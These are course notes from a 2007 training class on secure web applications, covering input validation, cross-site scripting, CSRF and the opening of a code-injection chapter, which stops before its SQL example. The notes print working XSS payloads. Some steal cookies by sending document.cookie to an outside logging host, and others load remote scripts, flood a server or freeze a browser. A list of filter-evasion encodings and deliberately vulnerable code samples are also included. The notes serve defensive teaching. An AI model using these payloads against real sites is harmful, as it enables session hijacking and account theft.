Avoiding Vulnerabilities in Web Applications: Cross Site Scripting and SQL Injection

for LANC 2007

Kenneth Ingham
ingham@i-pi.com

August 29, 2007

The text and layout of these notes are Copyright 2007 Kenneth Ingham. All rights reserved.

Security practices change whereas a static document cannot. Therefore, while the author(s) believe that the information in these course notes are correct, best practices may change and render some of what we say obsolete. As Bruce Schneier said, "Security is a process, not a product." We urge you to stay informed about security practices throughout your career.

All web references were all valid at the time these class notes were written. Since the web is dynamic, they may move or disappear by the time you get around to looking for them. Check out the Internet Archive at `http://www.archive.org/` to look for missing pages.

All programs and source code fragments not otherwise noted as being written by somebody else are free software; you can redistribute them and/or modify them under the terms of the GNU Lesser General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

These programs are distributed in the hope that they will be useful, but **WITHOUT ANY WARRANTY**; without even the implied warranty of **MERCHANTABILITY** or **FITNESS FOR A PARTICULAR PURPOSE**. See the GNU Lesser General Public License for more details.

You should have received a copy of the GNU Lesser General Public License along with these programs in **Examples/lesser.txt**; if not, write to the Free Software Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA 02111-1307, USA. The GNU Lesser General Public License is also online at http://www.fsf.org/copyleft/lesser.html.

Linux is a trademark of Linus Torvalds. UNIX is a trademark of The Open Group unless they have sold it to somebody else and not told us.

Other trademarks are property of their respective owners. Where we know of a trademark, we start the word with an initial capital letter.

Contents

1 Introduction **5**

1.1 Class Logistics 6

1.2 Typographic conventions 8

1.3 What the class covers 9

2 The user controls the client: input validation **10**

2.1 Introduction 11

2.2 Hidden forms are not hidden 15

2.3 Never trust other programmers 17

2.4 Alternate encodings to evade input validation 19

2.5 Solution: Whitelists 21

2.6 Solution: Canonicalization 24

2.7 Solution: Taint tracking 27

2.8 Lab 28

3 Cross-site scripting (XSS) **29**

3.1 Overview 30

3.2 A simple example 33

3.3 Example XSS attacks 34

3.4 Locations to place script references 41

3.5 Ways attackers try to obscure XSS 42

3.6 XSS is not just for HTML 45

3.7 XSS solutions 46

3.8 Cross-site request forgery 49
3.9 Lab 51

4 Code injection **52**

4.1 Overview 53
4.2 SQL injection 54
4.3 Shell code injection 58
4.4 Summary 61
4.5 Lab 62

A Solutions and comments about labs **63**

Index **64**

Chapter 1

Introduction

Contents

1.1 Class Logistics 6
1.2 Typographic conventions 8
1.3 What the class covers 9

1.1 Class Logistics

1.1.1 Class schedule

The class runs 3.5-4 hours.

1.1.2 Breaks

1.1.3 Question policy

1.1.4 WebGoat

WebGoat is used for Labs/demonstrations. WebGoat information and download information is available from
`http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`

1.1.5 Assumptions about your background

- You understand a major programming language such as C, Java, C#, C++, etc.
- You understand the basics of how HTTP works.
- You want to write more secure web applications.

1.2 Typographic conventions

Item being discussed	How it appears in these notes
Command names	*command*
File names	**afile**
Text you type exactly as shown	`like this`
Text output by the computer	`like this`
Manual pages	*foo(3)*
Variable names	varname

Note that this book contains an index of all file and command names; this index may be useful when referring to prior topics.

1.3 What the class covers

Chapter	Title
1	Introduction
2	The user controls the client: input validation
3	Cross-site scripting (XSS)
4	Code injection
A	Solutions and comments about labs

Chapter 2

The user controls the client: input validation

Contents

2.1 Introduction 11
2.2 Hidden forms are not hidden 15
2.3 Never trust other programmers 17
2.4 Alternate encodings to evade input validation 19
2.5 Solution: Whitelists 21
2.6 Solution: Canonicalization 24
2.7 Solution: Taint tracking 27
2.8 Lab 28

2.1 Introduction

- **ALL** input is hostile until proven otherwise.
- Never trust the client or their data.
- The user controls the client. Anything you send to the client is a request that the client is free to ignore.
- Code that is interpreted on the client is trivial for an attacker to change or otherwise control.
- The user can run compiled programs in a debugger, which allows her change memory, to choose what code runs, etc.
- For example, in a web browser JavaScript can validate data. However, the user controls the client, and hence the execution environment.
- Many web applications (incorrectly) rely on the client to validate data.
- Never trust other code. Even if it was originally secure, it may have been compromised, assumptions may have been violated, etc.

- If you expect that your input is from a computer, it will come from a person who carefully crafts it to be the worst possible. If you are expecting it to come from a user, it will come from a computer; it may be more than a user would ever be willing to type.
- Failures sometimes stem from a failure of imagination—the developer cannot imagine doing X, so they assume nobody will.

Client Side Data Validation: A False Sense of Security by Tarak Modi discusses client-side validation in the context of web applications at
`http://www.javaworld.com/weblogs/javadesign/archives/000187.html`

Javascript form validation—doing it right by Stephen Poley at
`http://www.xs4all.nl/~sbpoley/webmatters/formval.html` is a good example of how to do a good job of form validation with JavaScript.

Consider the code from *fingerd* that the Morris worm attacked. What user would have a user name 512 bytes long when the system maximum is 8?

```
main(argc, argv)
    char *argv[];
{
    register char *sp;
    char line[512];
    struct sockaddr_in sin;
    int i, p[2], pid, status;
    FILE *fp;
    char *av[4];

    i = sizeof (sin);
    if (getpeername(0, &sin, &i) < 0)
    fatal(argv[0], "getpeername");
    line[0] = '\0';
    gets(line); /* receive user name */
    sp = line;

    /* ... */
}
```

file name: **Examples/morris-bof.c**

2.1.1 Example input validation problems

- buffer overflows
- shell and SQL injection
- cross-site scripting (XSS)
- C/C++ format string problems
- integer range errors
- embedded NULL strings

Email With Misleading URL Encoding:
`http://www.juniper.net/security/auto/vulnerabilities/vuln1614.html`

2.2 Hidden forms are not hidden

- The user can trivially look at (and change) the document source.
- Demo time...

2.2.1 Example: Smartwin Technology CyberOffice Shopping Cart

- This is (was?) an e-commerce shopping cart application.
- The price is in a hidden field.
- By modifying the hidden field's value, you can "name your own price" for items.
- Web proxies exist that allow the user to modify anything before it is actually sent to the server. Therefore, exploiting this vulnerability is trivial.

Solution: server-side validation of all input data.

The SecurityFocus bug description for Smartwin Technology CyberOffice Shopping Cart 2.0 Price Modification Vulnerability is at `http://www.SecurityFocus.com/bid/1733`.

One web proxy allowing you to change what you send to the server is available from `http://www.portswigger.net/`.

2.3 Never trust other programmers

- Sanity check all parameters to all functions. Yes, it takes time. Impossible conditions do occur (yes, they are bugs, but you do want to find them).
- When data comes into your system (wherever the perimeter line is drawn), it should be subject to stringent validation checks.
- In languages with pointers, set the pointer to an invalid value after the space is freed.
- In object-oriented languages, expose no more than you must.
- The impossible occurs regularly. Check for it.

A definition of "paranoid programming" is at `http://foldoc.org/?paranoid+programming`.

For C/C++ programming, see Cleaning Up, Mucking Out and Paranoid Programming by Steve Oualline at `http://www.oualline.com/ship/muck/index.html`.

For a humorous view of paranoid programming, see `http://Paul.merton.ox.ac.uk/computing/paranoid-programming-language.html`.

2.3.1 Example: Linux kernel

- The (Windows or Linux) kernel programming interface must take untrusted data and safely handle it.
- When a user passes a pointer to a system call, if the kernel mishandles it a security problem can result.
- Johnson and Wagner annotated the Linux kernel source and analyzed the code with *cqual*. They found 11 bugs in 2.4.20 and 10 in 2.4.23 (4 were the same bug).
- 17 bugs, all exploitable.

The information on this page is from *Finding User/Kernel Pointer Bugs with Type Inference* by Rob Johnson and David Wagner available at `http://www.Usenix.org/events/sec04/tech/johnson.html`. They presented their work at the 13th USENIX Security Symposium, 2004.

cqual is described by Jeffrey Scott Foster in *Type Qualifiers: Lightweight Specifications to Improve Software Quality*, PhD thesis, University of California, Berkeley, December 2002.

2.4 Alternate encodings to evade input validation

- The Web allows many different ways to encode data; some of these encodings may not be what you expect.
- Examples include:
  - Unicode, %u encoding, UTF-8
  - %-encodings,
  - `&#n;` where `n` is the numeric value of the character (HTML only),
  - various character sets (US-ASCII, BIG5, EUC-JP, EUC-KR, GB2312, SHIFT_JIS, ...)
- Some browsers are overly-liberal in what they accept, allowing the attacker to hide their attack in invalid HTML.

URL Encoded Attacks Attacks using the common web browser by Gunter Ollmann:`http://www.technicalinfo.net/papers/URLEmbeddedAttacks.html` (Also at `http://www.cgisecurity.com/lib/URLEmbeddedAttacks.html`
Abstracting Application-Level Web Security by David Scott and Richard Sharp: `http://www2002.org/CDROM/refereed/48/`
XSS (Cross Site Scripting) Cheat Sheet Esp: for filter evasion By RSnake: `http://ha.ckers.org/xss.html` (really good) URL encoding program: `http://ostermiller.org/calc/encode.html`

2.4.1 Example: IIS and Nimda

- One way Nimda spread was by attacking web servers.
- IIS attempted to restrict access, prohibiting **../** in URLs that reference above the root directory for the web server.
- IIS would not execute a program not in a scripts directory.
- Therefore, if the client requested `http://www.example.org/data/../../../winnt/prog2.exe`, it would neither get the file, nor would it be executed.
- Unfortunately for all the people with IIS running on their system, if the client encoded the **../** with Unicode or with RFC 2396 %-encoding twice, the IIS check missed finding the reference out of the web root.
- The result was one of the most expensive worms at the time: in 24 hours, Nimda infected 2.2 million computers and had an cleanup costs of $539 million.
- How could Microsoft have prevented this problem?

More information about Nimda is at `http://www.cert.org/advisories/CA-2001-26.html`. The corresponding CERT vulnerability note for IIS is at `http://www.kb.cert.org/vuls/id/111677`. Another related CERT page is at `http://www.cert.org/advisories/CA-2001-12.html`. Examples on this page came from these pages.

The Nimda cost is from `http://www.ucalgary.ca/InfoServe/Vol8.8/worms.html`. The Atlanta Business Chronicle's Nimda cost is at `http://Atlanta.bizjournals.com/atlanta/stories/2001/10/22/focus4.html`, and they agreed with the cost. Other sources said that Code Red plus Nimda cost $3 billion; see `http://www.gartner.com/press_releases/pr25mar2003a.html` for one example.

2.5 Solution: Whitelists

- A whitelist is a list of what is acceptable.
- A blacklist where you specify what is not acceptable.
- A whitelist is more likely to fail securely than a blacklist.

Consider this code from a stand-alone XML/SOAP HTTP server implemented in perl:

```
sub do {
    shift;
    $do_call = "xmms -" . shift;
    system $do_call;
    return $do_call;
}
```

file name: **Examples/xmms-do**

What is wrong? What can an attacker do? How can it be fixed?

This example is from: XMMS Remote input validation error at
`http://www.kb.cert.org/vuls/id/583020`

The developers fixed it by changing the function to:

```
sub do {
    shift;
    $command = shift;
    $command =~ /([\w])/;
    $command = $1;
    $do_call = "xmms -" . $command;
    system $do_call;
    return $do_call;
}
```

file name: **Examples/xmms-do-fixed**

This code shows evidence of other problems. For one example: the variables command and do_call are global. The security problem and other examples of poor coding practices imply that the author(s) never performed a good code review.

2.6 Solution: Canonicalization

- Canonicalization is transforming a string from any of a collection of equivalent forms to a standard form.
- Consider file names and paths on Microsoft's NT filesystem.
  - While `\` is the path separator, in many cases (e.g., for a web server) `/` is also acceptable.
  - These two paths are equivalent: `\a\\b\c` and `\a\b\c`
  - These two paths are equivalent: `\a\.\b\c` and `\a\b\c`
  - These two paths are equivalent: `\a\b\c` and `\a\b\..\b\c`
  - NTFS is case-preserving but case-insensitive.
  - Filenames that are not 8.3 (FAT) have a legacy 8.3 (FAT) name.
  - For URLs, characters may be represented in ASCII, Unicode, %-encoding, etc.
  - The system will remove an invalid trailing `.` from filenames.
  - NTFS files may have alternate data streams. For example, **foo.asp** is executed by **asp.dll**. However, `foo.asp::$DATA` will instead return the contents of **foo.asp**.
- When you use a name to place limits, attackers will try all legal (and not-legal but accepted) representations of the name.

This list of possible canonicalization problems is not an exhaustive one.

Some of the information came from: *Writing Secure Code* by Michael Howard and David LeBlanc, Microsoft Press, 2002. Other information came from The OS.Path structure from the Standard ML Basis Library at `http://www.standardml.org/Basis/os-path.html`.

- When multiple names for an object exist, a canonical representation is necessary **before** you apply any access controls.
- Examples include: file names, URLs, Unicode, ...

2.6.1 Example

- Unicode has three equivalent forms: UTF-8, UTF-16, and UTF-32.
- For example, a backslash (\) is represented in UTF-8 as a byte with the hex value 5C. It can also be represented by the two-byte sequence C1 9C.
- Microsoft IIS versions 4.0 and 5.0 failed to canonicalize Unicode and therefore were vulnerable to a (serious) directory traversal error that allowed attackers to run arbitrary code.
- A worm (Code Blue) was written that exploited the bug.

Security Considerations for the Implementation of Unicode and Related Technology:
`http://unicode.org/reports/tr36/tr36-1.html`

Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability:
`http://www.securityfocus.com/bid/1806`

2.7 Solution: Taint tracking

- By monitoring information flow in a program from untrusted inputs, it is possible to prevent many attacks originating in improper input validation.
- A few languages support (most famously, Perl) implement coarse-grained taint checking.
- Following a long history of research in program-level information flow, researchers are now developing fine-grained taint checking tools for many languages, including C.
- The typical use of taint tracking is to prevent data from outside the program from affecting anything else outside the program.
- With perl, the outside inputs includes command-line arguments, environment variables, and file input. Modifications that affect the outside include any operation that invokes a subshell, any operation that modifies files, directories, or processes.
- Perl's taint mode can prevent an application from inadvertently executing perl code embedded in untrusted input; fine-grained taint tracking can also prevent format string attacks, SQL injection attacks, buffer overflows, and others.
- Taint tracking is never perfect—policies can always be circumvented by careless programmers.

P331 in *Building Secure Software* by John Viega and Gary McGraw, Addison Wesley, 2002 discusses limitations of perl's taint mode. However, in spite of the examples where the programmer codes it so that taint checking can be bypassed, it is an excellent feature.

Research on information flow has a long history, dating back to work on multi-level security systems that were designed to allow classified and unclassified information to co-exist on the same computer securely. More recently this work has informed efforts to implement fine-grained taint tracking in other programming languages such as PHP and C. In "Taint-Enhanced Policy Enforcement: A Practical Approach to Defeat a Wide Range of Attacks," Xu, Bhatkar, & Sekar review current taint-related research and present a C-to-C translator for implementing fine-grained taint tracking. Online:
`http://www.Usenix.org/events/sec06/tech/xu.html`

2.8 Lab

2.8.1. In WebGoat, do the “How to Exploit Hidden Fields” (under Unvalidated Parameters).

2.8.2. In WebGoat, do “How to Bypass Client Side JavaScript Validation (under Unvalidated Parameters).

Chapter 3

Cross-site scripting (XSS)

Contents

3.1 Overview 30
3.2 A simple example 33
3.3 Example XSS attacks 34
3.4 Locations to place script references 41
3.5 Ways attackers try to obscure XSS 42
3.6 XSS is not just for HTML 45
3.7 XSS solutions 46
3.8 Cross-site request forgery 49
3.9 Lab 51

Some people shorten cross-site scripting to CSS. However, this clashes with HTML Cascading Style Sheets, and therefore most people use XSS instead.

Good XSS references include:

- The Cross Site Scripting (XSS) FAQ at `http://www.cgisecurity.com/articles/xss-faq.shtml`
- Wikipedia entry on cross-site scripting at `http://en.wikipedia.org/wiki/Cross_site_scripting`
- CERT Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests: `http://www.cert.org/advisories/CA-2000-02.html`

3.1 Overview

- Cross-site scripting (XSS) is when an attacker uses hostile HTML to extract sensitive data from the user.
- The victim views a web site with a script execute in the context of that web site; the code was provided by an attacker, not the site maintainer.
- The URL may be one sent in email. In this case it references a trusted site (with a XSS vulnerability), and also includes hostile code.
- The **script** part of the name comes from the fact that the hostile content is written in JavaScript, VBScript, ActiveX, Flash, etc.
- Scripts have full access to cookies, form fields, etc.
- Scripts can contact arbitrary remote hosts, sending arbitrary information (e.g., cookies, form fields, etc).
- Often, the attacker wants a valid session id for a system that requires authentication (e.g., for an online banking system or web-based email system).

A small sampling of JavaScript bugs that an attacker might wish to exploit:

- Safari Archive JavaScript Same Origin Policy Violation Vulnerability info is at `http://www.securityfocus.com/bid/17082/`
- Mozilla Firefox Unspecified Javascript Remote Code Execution Vulnerability info is at `http://www.securityfocus.com/bid/20282/`
- Microsoft Internet Explorer JavaScript OnLoad Handler Remote Code Execution Vulnerability info is at `http://www.securityfocus.com/bid/13799/`
- Sun Java Runtime Environment Java Plug-in JavaScript Security Restriction Bypass Vulnerability info is at `http://www.securityfocus.com/bid/11726/`
- Adobe Acrobat JavaScript Parsing Engine Arbitrary Code Execution Vulnerability info is at `http://www.securityfocus.com/bid/7567/`
- MS Outlook Express 5 Javascript Email Access Vulnerability info is at `http://www.securityfocus.com/bid/962/`

- Other attack goals include: cookie poisoning (placing invalid or bad cookie values in the victim's browser, including more scripting if the cookie value is sent to the user), denial of service attacks, sending email (spam? threatening email to president@whitehouse.gov?), exploiting bugs in the user's browser, etc.
- Web applications that allow users to enter text that is viewed by other users is a particularly appealing attack vector. For example, comment pages on blogs, social networking sites, wikis, etc.
- Other XSS attacks have been created using URLs with a reference to a search feature and URLs referring to a translation service (e.g., babelfish) translating a page with hostile content.
- XSS attacks also target error pages, which often echo too much back to the user's browser.
- Cross-site scripting is not limited to web browsers. Other systems that implement scripting (e.g., mail readers, PDF viewers, etc) are also possible targets.

How might this be accomplished? Try these ideas:

- A site lets a user store text that is later shown to other users.
- A URL is sent to the user that will allow the user to log in and then follow the original URL.
- Send email (phishing) stating that something is wrong and get the user to log in and then click on a link.

The ideas about how to accomplish the XSS attack are from: Example ways of session hijacking via XSS: `http://archives.neohapsis.com/archives/vuln-dev/2002-q1/0292.html`

3.2 A simple example

This link is a simple XSS example:

```
http://victim.host.name/cgi-bin/xssform?name=<script>
alert("xss%20here")</script>
```

An attacker could send this link in email to a victim. When the victim clicks on it, the script runs, and it runs in the context of a server not controlled by the attacker (and one presumably trusted by the victim).

Or, an attacker could place this link in the comment portion of a blog, in a wiki, in a guest book, etc.

In all cases, the attacker exploits the poor input validation of the system.

3.3 Example XSS attacks

3.3.1 DoS the user's browser

```
http://victim.host.name/cgi-bin/xssform?name=<script>
while(1)alert("Nope")</script>
```

This script requires killing the browser through an OS-level killing process, because the alert boxes must complete before a quit command can be executed, and the while loop never completes.

The example of how to DoS the browser is from
`http://it.slashdot.org/comments.pl?sid=165280&cid=13790537`

3.3.2 DoS a web server

```
http://www.yourdomain.com/welcomedir/welcomepage.php?
name=<script language=javascript>setInterval("window.open(
'http://www.yourdomain.com/','innerName')",100);</script>
```

Refreshes the web page every 100 ms. Would this cause a denial of service due to server load? How about every 20 ms?

Example denial of service XSS attack by Brett Moore, in the second example at
`http://archives.neohapsis.com/archives/vuln-dev/2002-q1/0311.html`

3.3.3 Session hijacking

Session hijacking allows the attacker to access the victim's login session, e.g., for web-based banking, web-based email, e-commerce, etc.

One example:

```
<script>
new Image().src="http://jehiah.com/_sandbox/log.cgi?c="
               +encodeURI(document.cookie);
</script>
```

file name: **Examples/xssstealcookies1**

The example is from: XSS—Stealing Cookies 101: `http://jehiah.com/archive/xss-stealing-cookies-101`. The lines have been broken to allow them to fit on the page.

Another example:

```
<style>
.getcookies{background-image:url('javascript:new
      Image().src="http://jehiah.com/_sandbox/log.cgi?c="+
      encodeURI(document.cookie);');}
</style>
<p class="getcookies"></p>
```

file name: **Examples/xssstealcookies2**

Again, the attacker gets the cookies, including any (valid) session identifiers for the site.

The example is from: XSS—Stealing Cookies 101: `http://jehiah.com/archive/xss-stealing-cookies-101`. The lines have been broken to allow them to fit on the page.

3.3.4 Posting a bogus news story at a news site

- MSNBC.com, NYTimes.com, and WashingtonPost.com all had vulnerabilities that allowed an attacker to make it appear that a story the attacker provided was a real one.
- The attacker sent the link in email.
- The JavaScript pulled the information from the attacker's web site instead of the news site.

Posting a bogus news message via XSS:
`http://archives.neohapsis.com/archives/vuln-dev/2002-q1/0316.html`

Another, well-written paper that includes posting a bogus story at a news site:
`http://www.technicalinfo.net/papers/CSS.html`

3.3.5 Port scanning

- Port scanning allows an attacker to know what services are running on what machines.
- Note that the victim machine is likely to be behind a firewall and therefore the port scan results may otherwise be inaccessible to the attacker.
- These results can be reported back to the attacker, which can then use the victim as a launching point for a new attack.

  Firewall? What firewall?

The Port Scanning with JavaScript proof of concept is at `http://www.spidynamics.com/spilabs/js-port-scan/`. The paper describing port scanning with JavaScript is at `http://www.spidynamics.com/assets/documents/JSportscan.pdf`.

Testing the port scanner on Firefox on Linux did not work. Looking at the code leads us to believe that the issue is probably a minor bug.

3.3.6 Worms and viruses

- A MySpace user (Samy) decided he wanted to be more popular.
- He wrote a JavaScript worm that caused a MySpace user to make him their "friend".
- Five hours after releasing the worm, he had over 1,000,000 "friends", and was gaining friends at a rate of 1,000 every few seconds.
- The JavaScript added Samy to the list of "Friends" for the user.
- It also added him as a "Hero" for the user, which other users viewing the victim's profile would see.

The XSS worm on MySpace:
`http://it.slashdot.org/it/05/10/14/126233.shtml?tid=172&tid=95&tid=220` A description of the worm from its author: `http://namb.la/popular/tech.html` More from Samy: `http://it.slashdot.org/comments.pl?sid=165280&cid=13790663`

The Cross-site Scripting Virus: `http://www.bindshell.net/papers/xssv/`

3.4 Locations to place script references

- Refer to a remote script:

```
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
```

- In **BODY**, **IMG**, **A**, and many other HTML tags (remember all of the event handlers):

```
<A onClick="alert('XSS')">Click Here</A>
<A HREF="javascript:alert('XSS')">Click here also</A>
<IMG SRC="javascript:alert('XSS');">
<BODY onUnload="location='nasty_javascript1.html';"
bgColor=#ffffff leftMargin=0 topMargin=0 marginwidth="0"
marginheight="0">
```

file name: **Examples/scriptloc1**

Some browsers will also accept the script without quotes and the semicolon.

3.5 Ways attackers try to obscure XSS

Not all of these work in all browsers.

- Some browsers are case insensitive:

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

- Using HTML encoding for characters:

```
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
```

file name: **Examples/xss2**

- Malformed **IMG** tags:

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

- Use acute accents to hide the script:

```
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
```

Some of these are illustrated in XSS (Cross Site Scripting) Cheat Sheet Esp: for filter evasion at `http://ha.ckers.org/xss.html`.

- Use **fromCharCode** to get around the need for quotes:

```
<IMG
SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

- Unicode:

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115
         &#0000099&#0000114&#0000105&#0000112&#0000116
         &#0000058&#0000097&#0000108&#0000101&#0000114
         &#0000116&#0000040&#0000039&#0000088&#0000083
         &#0000083&#0000039&#0000041>
```

file name: **Examples/xss1**

The line was broken to allow it to fit on the page.

- Hex encodings without semicolons:

```
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70
         &#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27
         &#x58&#x53&#x53&#x27&#x29>
```

file name: **Examples/xss3**

- Embedded tab, carriage return, or newline. The white space may be encoded using various techniques:

```
<IMG SRC="jav ascript:alert('XSS');">\\
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

  file name: **Examples/xss4**

- Embedded NULL:

```
<IMG SRC="java%00script:alert('XSS');">
```

  file name: **Examples/xss5**

  Remember the various ways of encoding characters. Or, just use a program and place a real NULL there.

- Non-alphanumeric in tag:

```
<SCRIPT/XSS
SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

This example list is **not** complete.

These (and **many** more are illustrated in XSS (Cross Site Scripting) Cheat Sheet Esp: for filter evasion at `http://ha.ckers.org/xss.html`.

3.6 XSS is not just for HTML

- Files such as MP3, PDF, etc. can have external references in them.
- Flash allows execution of Javascript and has its own scripting language.
- The “Love Bug” worm sent a script in email.
- Spreadsheets (e.g., Excel) may download code and interpret it.

For information about using Flash for XSS attacks, see
`http://www.cgisecurity.com/lib/flash-xss.htm`.

3.7 XSS solutions

- Never receive user input and then write it in a way that a later user will see the raw input.
- Use a library function to convert characters such as < to `<`.

  Examples of these functions include: **cgi.escape** in Python; **CGI.escape** in Ruby; **URLEncoder** in Java; **UrlEncode** and **HtmlEncode** with Microsoft's .NET, **HTML::Entities** for perl, **htmlspecialchars** in PHP, etc.
- Proper input validation (Chapter 2). If you are expecting data of a certain type, canonicalize it before working with it. Check lengths, use a white list to check the input, etc.
- In ASP.NET (as of version 1.1), confirm that validateRequest is set to `true`, e.g., in **web.config**. or in the `Page` directive for a given page:

  ```
  <%@ Page validateRequest="true" %>
  ```

  Consider this a part of a defense in depth and not your only defense.

Adding Cross-Site Scripting Protection to ASP.NET 1.0 shows how to implement something similar to validateRequest to older ASP.NET sites. Details are at: `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnaspp/html/scriptingprotection.asp`.

- Be sure that you specify the character set for your output web pages. ISO 8859-1 is a common one. The character set is specified in the head of the HTML document with a line such as:

```
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
```


  Dynamically-generated HTML should already have this. Does yours?

Remember:

- Log input validation failures.
- The attacker will try various encodings for the script to get past your input validation.
- Client-side authentication helps the user, but client-side validation is only a request and never a command. The user controls the client.

3.8 Cross-site request forgery

- Cross-site request forgeries (CSRFs) abuse the trust a server has in a user rather than the trust a user has in the web site.
- CSRF can be used to attack internal web sites.
- CSRF can be used to initiate purchases (think Amazon.com one-click), transfer funds at a bank, add movies to a user's Netflix request list, ...



For an attacker to perform these attacks, she must have knowledge of the web server in the victim.

Note that the `<img>` tag does not in any way inform the server that an image is being requested. It just performs a HTTP request.

The image is from Foiling Cross-Site Attacks by Chris Shiflett and available at `http://shiflett.org/articles/foiling-cross-site-attacks`. This page is an excellent introduction to CSRF.

CSRF Vulnerability: A 'Sleeping Giant' is at `http://www.darkreading.com/document.asp?doc_id=107651`.

Cross-Site Request Forgeries (Re: The Dangers of Allowing Users to Post Images) is at `http://www.tux.org/~peterw/csrf.txt`

3.8.1 CSRF solutions

- Use POST for your forms, and ensure that the user has really used POST and not GET.
- You can use the Firefox Web Developer toolbar to test your application; it can easily change POST to GET.
- Remember, the HTTP standard says that requests with side effects must use POST. Ensure that your code properly follows the standard.
- CAPTCHA (Completely Automated Public Turing Test to Tell Computers and Humans Apart) images can be used to ensure that a person and not a computer is making the request.
- Do not offer to "remember" the user's user name and password.
- Use a nonce (random value) *that changes with each page*. Assuming you have no XSS bugs, you can check for the correct value when the form is returned. This value could be a cookie or a hidden field.

The Wikipedia entry on CAPTCHA is at `http://en.wikipedia.org/wiki/Captcha`. Several examples of CAPTCHA are at The CAPTCHA Project is at `http://www.Captcha.net/`

3.9 Lab

3.9.1. Go to the fake secure login page at `http://www.devitry.com/secure-login.html`. Do a `View` ⟶ `Page Source`. Does the document go to `https://www.chase.com/`? Try it. Use the Firefox Web Developer toolbar to edit the HTML. Now, what do you see? How does it work? Do you still trust your bank's online login program?

3.9.2. Go to a web page such as ExploreNM.com at `http://www.explorenm.com/`. What character set is specified?

3.9.3. Using WebGoat, go to the Cross-site scripting lab and perform a stored cross-site scripting attack. Note that there are several examples of JavaScript in this chapter. A simple script that shows you have succeeded would be

```
alert("XSS here")
```

which will put up an alert box with the message. Any time you can get the alert box to show up, an attacker could do any of the attacks we talked about. For extra credit, use the cookie logger and export your WebGoat JSESSIONID cookie to the class server. The instructor will tell you the URL of the class cookie logger.

If you do not know JavaScript, use this:

```
alert("XSS")
```

which will produce an alert box that says, "XSS" in it.

For more information about the bogus login screen, see `http://www.devitry.com/2006/03/is-your-banks-login-really-secure.html`. See also *TrustBar: Protecting (even Nave) Web Users from Spoofing and Phishing Attacks* by Amir Herzberg and Ahmad Gbara at `http://www.cs.biu.ac.il/~herzbea//Papers/ecommerce/spoofing.htm`.

Chapter 4

Code injection

Contents

4.1 Overview 53
4.2 SQL injection 54
4.3 Shell code injection 58
4.4 Summary 61
4.5 Lab 62

4.1 Overview

- When an attacker is able to inject code, you no longer control your application.
- **Any** command interpreter, no matter how small is appears to be is a target.
- Examples have included machine code (e.g., buffer overflows), C/C++ format string attacks, Shell/command interpreter, SQL, etc.
- An extreme example of code injection is the Microsoft Xbox—A buffer overflow allows replacing the operating system with Linux.
- Server-side includes for HTML have been used for injection attacks.

Xbox Linux from Wikipedia `http://en.wikipedia.org/wiki/Xbox_Linux`

Technical Analysis of 007: Agent Under Fire save game hack:
`http://xbox-linux.sourceforge.net/docs/007analysis.html`

4.2 SQL injection

- SQL injection is a common attack vector today.
- Consider the following PHP code:

